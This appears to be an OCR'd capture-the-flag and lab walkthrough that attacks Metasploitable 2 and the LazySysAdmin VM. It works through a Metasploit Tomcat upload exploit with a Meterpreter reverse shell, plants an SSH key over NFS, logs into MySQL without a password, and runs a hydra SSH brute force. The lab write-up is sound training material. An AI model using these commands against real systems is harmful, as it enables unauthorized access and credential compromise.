


Exploiting Port 8180 (Apache Tomcat)

We saw during the service scan that Apache Tomcat is running on port 8180. Incidentally, Metasploit has an exploit for Tomcat that we can use to get a Meterpreter session. The exploit uses the default credentials used by Tomcat to gain access. This module can be used to execute a payload on Apache Tomcat servers that have an exposed "manager" application. The payload is uploaded as a WAR archive containing a JSP application using a POST request against the /manager/html/upload component. NOTE: The compatible payload sets vary based on the selected target. For example, you must select the Windows target to use native Windows payloads





```
1 msf > use exploit/multi/http/tomcat_mgr_upload
2 msf exploit (multi/http/tomcat_mgr_upload) > set rhost 192.168.1.103
3 msf exploit (multi/http/tomcat_mgr_upload) > set rpost 8108
4 msf exploit (multi/http/tomcat_mgr_upload) > set httpusername tomcat
5 msf exploit (multi/http/tomcat_mgr_upload) > set httppassword tomcat
6 msf exploit (multi/http/tomcat_mgr_upload) > exploit
```


msf > use exploit/multi/http/tomcat_mgr_upload
msf exploit(multi/http/tomcat_mgr_upload) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(multi/http/tomcat_mgr_upload) > set rport 8180
rport => 8180
msf exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
httpusername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set httppassword tomcat
httppassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.1.108:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying HeZIp7W1GN4...
[*] Executing HeZIp7W1GN4...
[*] Undeploying HeZIp7W1GN4 ...
[*] Sending stage (53845 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.108:4444 -> 192.168.1.103:57415) at 2018-12-
meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Meterpreter : java/linux
meterpreter >

```
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:EbzGMdaOOCsB4tGpPhow/wZ5uPKfwYNUTw1eY72nhUg root@kali
The key's randomart image is:
+---[RSA 2048]----+
|  . . ..=o       |
|...o . =Eoo      |
|..o.. o=oB o     |
|oo ..oo *.+ o    |
|oo.o ..+S  +     |
|.+=oo .   .      |
|..o=+.           |
|o . o+           |
| o.oo            |
+----[SHA256]-----+
root@kali:~# mkdir /tmp/sshkey
root@kali:~# mount -t nfs 192.168.1.103:/ /tmp/sshkey/
root@kali:~# cat ~/.ssh/id_rsa.pub >> /tmp/sshkey/root/.ssh/authorized_keys
root@kali:~# unmount /tmp/sshkey
bash: unmount: command not found
root@kali:~# umount /tmp/sshkey
root@kali:~# ssh root@192.168.1.103
The authenticity of host '192.168.1.103 (192.168.1.103)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.103' (RSA) to the list of known hosts.
Last login: Thu Dec 13 10:41:27 2018 from 192.168.1.108
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```

Exploiting Port 3306 (MYSQL)

The MySQL database in Metasploitable 2 has negligible security, we will connect to it using the MySQL function of Kali by defining the username and host IP. The password will be left blank.



1 mysql -u root -h 192.168.1.103 -p

```
root@kali:~# mysql -u root -h 192.168.1.103 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.00 sec)

MySQL [(none)]>
```

VULNHUB CTF: LAZYSYSADMIN WALKTHROUGH

Steps:


- ***Information gathering and Scanning***

First we need to know the ip address of our machine for which we have used below command:


```
ifconfig
```

Then we have scanned our local network to find the victim machine's ip address and then scanned the network to find the open ports and services.

```
a.      netdiscover -r ip address/24
b.      nmap -sV victim machine's ip address
```




Scanning for victim’s machine




Scanning Network for open ports and services running

Now we can see that port 22,80,139,445 and few others are opened. So lets find out more about them. Before doing anything further, lets do explore the directories present in the victim’s website. For directory traversal we have used a tool named dirb .



Directory Traversal using dirb tool

Here, we can see some directories like wp,wordpress,robot.txt etc . Lets open them one by one, unfortunately we did not get anything except in wordpress directory. Look what we got in wordpress directory, username “togie”.


Applications
Places
Firefox ESR
Sat 09:30
1
Web_TR2 - Mozilla Firefox
Backnode
Web_TR2
Preferences
192.168.186.141/wordpress/
Search
Hello world!
Please dont make me setup wp again
My name is togie.
My name is togie.
My name is togie.
My name is togie.
My name is togie.


You can choose to crack the password with 'hydra' or you can use shared files with Samba to get the database settings and password if any. To crack the password use the following commands

First locate the password file called rockyou.txt, with the following command #locate rockyou.txt, if the file doesn't exist you might need to unzip it with gunzip command.


Finally
#hydra –l togie –P /usr/share/wordlist/rockyou.txt ssh://IP

Or you can continue with directory traversal in the shared directories
Wordpress directory

We also have other ports opened i.e. `139 and 445`. So lets try to access them by `smbclient` command. Now all the shared directories available on the given host are visible.




Show all shared directories on the network



